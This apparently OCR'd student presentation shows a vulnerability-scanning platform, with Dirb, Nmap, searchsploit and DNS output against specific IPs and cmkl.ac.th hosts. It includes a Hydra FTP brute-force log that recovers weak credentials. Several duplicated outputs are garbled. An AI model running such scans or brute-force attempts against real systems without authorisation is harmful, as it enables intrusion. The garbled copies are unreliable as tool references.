9   "DB_PATH_SHELLCODE": "/opt/exploitdb",
10  "RESULTS_SHELLCODE": [ ]
11 }
```

EXPLOIT  
DATABASE

Memcached 1.5.5 - 'Memcrashed' Insufficient Control Network Message Volume Denial of Service (1)



<b>EDB-ID:</b> 44264	<b>CVE:</b> 2018-1000115	<b>Author:</b> ANONYMOUS	<b>Type:</b> DOS	<b>Platform:</b> LINUX	<b>Date:</b> 2018-03-05
<b>EDB Verified:</b> ✕		<b>Exploit:</b> 📄 / {}		<b>Vulnerable App:</b>	



# FINDINGS

## Port and Protocol Found

IP Address	Hostname	Protocol / Port
[REDACTED]	[REDACTED]	ssh:22 smtp:25 http:80 http:303 unknown:8291 :8728 memcache:11211
[REDACTED]	[REDACTED]	ssh:22 smtp:25 http:80 http:303 unknown:8291 :8728 memcache:11211
[REDACTED]	[REDACTED]	ssh:22 smtp:25 http:80 http:303 unknown:8291 :8728 memcache:11211
[REDACTED]	[REDACTED]	ssh:22 smtp:25 http:80 http:303 unknown:8291 :8728 memcache:11211



GENERATED WORDS: 959

---- Scanning URL: http://174.138.31.158/ ----  
+ http://174.138.31.158/admin (CODE:403|SIZE:279)  
+ http://174.138.31.158/auth (CODE:200|SIZE:58)

-----  
END\_TIME: Wed Jan 20 17:19:27 2021  
DOWNLOADED: 959 - FOUND: 2

-----  
DIRB v2.22  
By The Dark Raver  
-----

OUTPUT\_FILE: test  
START\_TIME: Thu Jan 21 18:37:56 2021  
URL\_BASE: http://174.138.31.158/  
WORDLIST\_FILES: test.txt

-----

GENERATED WORDS: 11

---- Scanning URL: http://174.138.31.158/ ----  
+ http://174.138.31.158/Root (CODE:200|SIZE:0)  
+ http://174.138.31.158/admin (CODE:403|SIZE:279)  
+ http://174.138.31.158/admin.php (CODE:500|SIZE:0)  
+ http://174.138.31.158/auth (CODE:200|SIZE:58)  
==> DIRECTORY: http://174.138.31.158/com1/  
+ http://174.138.31.158/com2 (CODE:403|SIZE:341)  
+ http://174.138.31.158/index.html (CODE:200|SIZE:207)

---- Entering directory: http://174.138.31.158/com1/ ----  
(!) WARNING: Directory IS LISTABLE. No need to scan it.  
(Use mode '-w' if you want to scan it anyway)

-----  
END TIME: Thu Jan 21 18:37:57 2021

HTTP response	Meaning
200	OK
301	Permanent Redirect
302	Temporary Redirect( Found)
403	Forbidden
404	Not Found
410	Gone
500	Internal Server Error
503	Service Unavailable
400	Bad request

File	Folder	Permission	Response
Root		644	200 OK
admin		0	403 Forbidden
admin.php		644	500 Internal Server Error
auth		666	200 OK
index.html		666	
	com2	0	403 Forbidden
	com1	644	
com1/1		644	200 OK
com1/2		644	200 OK
com1/3		644	200 OK
com3			302 Temporary Redirect

Reponse	File	Result
100 Continue	100.php	100
101 Switching Protocols	101.php	101
103 Early Hints	103.php	500
200 OK	200.php	200
201 Created	201.php	201
202 Accepted	202.php	202
203 Non-Authoritative Information	203.php	203
204 No Content	204.php	204
205 Reset Content	205.php	205
206 Partial Content	206.php	206
300 Multiple Choices	300.php	300
301 Moved Permanently	301.php	301
302 Found	302.php	302
303 See Other	303.php	303
304 Not Modified	304.php	304
307 Temporary Redirect	307.php	307
308 Permanent Redirect	308.php	308
400 Bad Request	400.php	400
401 Unauthorized	401.php	401
402 Payment Required	402.php	402
403 Forbidden	403.php	403
404 Not Found	404.php	404 (There is an option not to show 404)
405 Method Not Allowed	405.php	405
406 Not Acceptable	406.php	406
407 Proxy Authentication Required	407.php	407
408 Request Timeout	408.php	408
409 Conflict	409.php	409
410 Gone	410.php	410
411 Length Required	411.php	411
412 Precondition Failed	412.php	412
413 Payload Too Large	413.php	413
414 URI Too Long	414.php	414
415 Unsupported Media Type	415.php	415
416 Range Not Satisfiable	416.php	416
		417
		500
		422

DNSMap  
/Amass

SQLMap

Nmap

Searchsploit  
/CVE

Carbone

Dirb

Hydra

```
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is
ignore laws and ethics anyway).
```

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-02-15 02:54:43
[DATA] max 1 task per 1 server, overall 1 task, 31 login tries, ~31 tries per task
[DATA] attacking ftp://128.199.76.131:21/
[STATUS] 21.00 tries/min, 21 tries in 00:01h, 10 to do in 00:01h, 1 active
[21][ftp] host: 128.199.76.131  login: user  password: pass
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-02-15 02:56:10
```

DNSMap  
/Amass

SQLMap

Nmap

Searchsploit  
/CVE

Carbone

Dirb

Hydra

```

Map scan scan initiated At 19:08:01.01.2021 At: map -v -A -p 0-65535 -i 0-65535 -t 0-65535 -s 1
Map scan scan for 193.208.96.214
Host is up (0.29s latency).
Not shown: 65528 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
OpenSSH 8.2p1 Ubuntu Linux (protocol 2.0)
580/tcp    filtered smtp
open      http
301/tcp    open  http
Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
1-Get title: Site doesn't have a title (text/plain; charset=utf-8).
592/tcp    filtered unknown
6728/tcp   filtered unknown
12313/tcp   filtered memcache
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Map scan scan for 163.227.186.93
Host is up (0.29s latency).
Not shown: 65528 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
OpenSSH 8.2p1 Ubuntu Linux (protocol 2.0)
580/tcp    filtered smtp
open      http
301/tcp    open  http
Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
1-Get title: Site doesn't have a title (text/plain; charset=utf-8).
592/tcp    filtered unknown
6728/tcp   filtered unknown
12313/tcp   filtered memcache
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/.xhaze/omap
Please Report any Inaccurate results at https://map.0x00b01f.com/submit/
# Map data at Mon Apr 19 19:08:53.2021 - 2 - 29 of datasets (2 hosts up scanned in 1152.40 seconds)

```

```

GENERATED WORDS: 159

---- Scanning URL: http://174.138.31.158/ ----
+ http://174.138.31.158/admin [CODE:403|SIZE:279]
+ http://174.138.31.158/auth [CODE:200|SIZE:58]

-----
END_TIME: Wed Jan 20 17:19:27 2021
DOWNLOADED: 959 - FOUND: 2

DIRB v2.22
By The Dark Raver

OUTPUT FILE: test
START_TIME: Thu Jan 21 18:37:56 2021
URL_BASE: http://174.138.31.158/
WORDLIST_FILES: test.txt

GENERATED WORDS: 11

---- Scanning URL: http://174.138.31.158/ ----
+ http://174.138.31.158/Root [CODE:200|SIZE:0]
+ http://174.138.31.158/admin [CODE:403|SIZE:279]
+ http://174.138.31.158/admin.php [CODE:500|SIZE:0]
+ http://174.138.31.158/auth [CODE:200|SIZE:58]
==> DIRECTORY: http://174.138.31.158/com/
+ http://174.138.31.158/com2 [CODE:403|SIZE:341]
+ http://174.138.31.158/index.html [CODE:200|SIZE:207]

----
---- Entering directory: http://174.138.31.158/com/ ----
(!) WARNING: Directory is LISTABLE. No need to scan it.
(Use mode '-u' if you want to scan it anyway)

END_TIME: Thu Jan 21 18:37:57 2021

```

```
[*]title=Memcached 1.5.0 - Memcached : Insufficient Control of Network Message Volume Detail of Service With Shodan API "URL": "https://www.exploit-db.com/exploits/60269/"
```



```
[*]title=Memcached 1.5.0 - Memcached : Insufficient Control Network Message Volume Detail of Service [1]: "url": "https://www.exploit-db.com/exploits/7829/"
```

```
[*]title=Memcached 1.5.0 - Memcached : Insufficient Control Network Message Volume Detail of Service [2]: "url": "https://www.exploit-db.com/exploits/7829/"
```

```
[*]path=/memcached/ : /api/exploitdb"
```

```
"Result_Ty_ShellCODE" : "/api/exploitdb"
```

```
Hydra v2.1.0 (c) 2020 by van Hauser/TWC & David Mieczajak - Please do not use in military or secret service organizations, or for illegal purposes (this is not a law, but a recommendation anyway).
Hydra (https://github.com/vanhauser-the/tbc-hydra) starting at 2021-02-15 02:54:43
[DATA] max 1 task per 1 server, overall 1 task, 31 login tries, ~31 tries per task
[DATA] attacking ffp://128.199.76.131:21/
[STATUS] 21.00 tries/min, 21 tries in 00:00, 19 to do in 00:03, 1 active
[21][f]f host: 128.199.76.131 login: user password: pass
! of target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-the/tbc-hydra) finished at 2021-02-15 02:56:10
```



cmkl\_result - Notepad

File Edit Format View Help

email.cmkl.ac.th  
 IP address #1: 54.163.206.238  
 IP address #2: 3.221.95.122

gateway.cmkl.ac.th  
 IP address #1: 35.227.196.31

login.cmkl.ac.th  
 IP address #1: 52.12.28.200  
 IP address #2: 54.71.132.32  
 IP address #3: 44.228.7.2

www.cmkl.ac.th  
 IP address #1: 13.115.25.84  
 IP address #2: 54.250.33.70  
 IP address #3: 13.112.212.160

[illegible]

# FINDINGS


## Port and Protocol Found

IP Address	Hostname	Protocol / Port
		ssh 22 smtp 25 http 80 http 8081 unknown 8291 #728 memcache 11211
		ssh 22 smtp 25 http 80 http 8081 unknown 8291 #728 memcache 11211
		ssh 22 smtp 25 http 80 http 8081 unknown 8291 #728 memcache 11211
		ssh 22 smtp 25 http 80 http 8081 unknown 8291 #728 memcache 11211



# USAGES AND EXPERIMENTS

# COMPANY POOL ENDPOINT



# ADMIN PANEL

Index

Welcome, paweemew

Search

Scans

Company	Endpoint
Kmitl	google.com
Test	csi.cmkl.ac.th
Test	test

Rows per page:

10

1-3 of 3

<

>

# USER'S SCANNING HISTORY

Cyber Security Index

Welcome, ptmew!

Scanner	History				
History					
	Scan ID	Start	Complete	Status	Download
	999999	28/05/2021, 07:42:09		running	
	endpoint-production-fpvl6	28/05/2021, 05:37:56	28/05/2021, 11:12:41	success	<a href="#">↓</a>
	endpoint-production-pvw92	28/05/2021, 11:25:10		running	
	endpoint-production-zk7f9	28/05/2021, 11:37:35		Succeeded	
	endpoint-production-jlp85	28/05/2021, 11:41:10		running	
	endpoint-production-wthfp	28/05/2021, 11:54:35		Succeeded	
	endpoint-production-qctdb	28/05/2021, 13:21:05	28/05/2021, 13:26:03	success	<a href="#">↓</a>
	Rows per page: 10 1-7 of 7 < >				

# USER'S SCANNING HISTORY

Cyber Security Index

Welcome, ptmew!

Scanner

History

History

Scan ID	Start	Complete	Status	Download
999999	28/05/2021, 07:42:09		running	
endpoint-production-fpvl6	28/05/2021, 05:37:56	28/05/2021, 11:12:41	success	
endpoint-production-pvw92	28/05/2021, 11:25:10		running	
endpoint-production-zk7f9	28/05/2021, 11:37:35		Succeeded	
endpoint-production-jlp85	28/05/2021, 11:41:10		running	
endpoint-production-wthfp	28/05/2021, 11:54:35		Succeeded	
endpoint-production-qctdb	28/05/2021, 13:21:05	28/05/2021, 13:26:03	success	
Rows per page: 10 1-7 of 7 < >				

# INITIATE SCAN FROM THE TEMPLATE

